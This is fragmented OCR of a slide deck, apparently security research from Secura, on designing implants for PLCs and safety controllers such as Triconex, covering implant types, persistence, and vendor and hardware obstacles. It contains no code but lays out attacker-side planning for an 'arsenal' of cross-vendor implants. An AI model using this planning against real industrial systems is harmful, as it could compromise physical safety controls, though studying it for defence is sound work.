


PLC 101 – Boot Sequence




Secura


PLC 101 – Logic Program Execution




PLC 101 - Scan Cycle



Implant Access



Implant Installation



Secura

** Optional*

Implant Design Considerations

Active Implant

- Includes OT payload
- Limits detection / network forensics exposure

Dormant Implant

- OT payload delivered later
- Limits forensics exposure

Persistence

- Complicated by code signing
- Need ability write to flash & enough space

Memory Residence

- No reboot survival
- Limits forensics exposure

We want scalability

EMERSON™

Honeywell

YOKOGAWA

- **Target different vendors' systems with similar implant functionality**
- **But limited number of players out there**
  - Eg. construct arsenal of generic templates for key DCS & safety controllers
- One-time upfront investment, no huge turnover

Schneider Electric

HIMA SMART SAFETY.


PILZ
THE SPIRIT OF SAFETY

Complication: Heterogeneity


Processor

OS


Runtime



IO Interaction



Memory Organization



Security Features

Complication: In-House vs Commercial

Proprietary SoC / ASIC*


Proprietary OS / Executive

Proprietary Runtime


* *https://sec-consult.com/en/blog/2019/02/reverse-engineering-architecture-pinout-plc/*

Example: Triconex SIS

- **In-House OS + Runtime, different processors & OS variants between versions of same product**




Triconex MP 9 (3006)



Triconex MP 10 (3008)

Triconex MP 11 (3009)

Counter-Example: Rise of Commercial RTOSes & Runtimes



Secura

Complication: Resource Constraints

- MPC860, 50 MHz
- 6 MB Flash
- 16 MB DRAM
- 32 KB SRAM

You better enjoy XTREME programming…

Will need to fit implant in there


- Signals processing? Malicious logic? Comms?

Often stretched by normal functionality already


- ARM9, 14 MHz
- 512 KB Boot Flash
- 8 MB RW Flash
- 2 MB SRAM

Secura

Complication: Security Engineering




Domain & Privilege Separation



Firmware & Logic Signing

Sandboxing



Exploit Mitigations

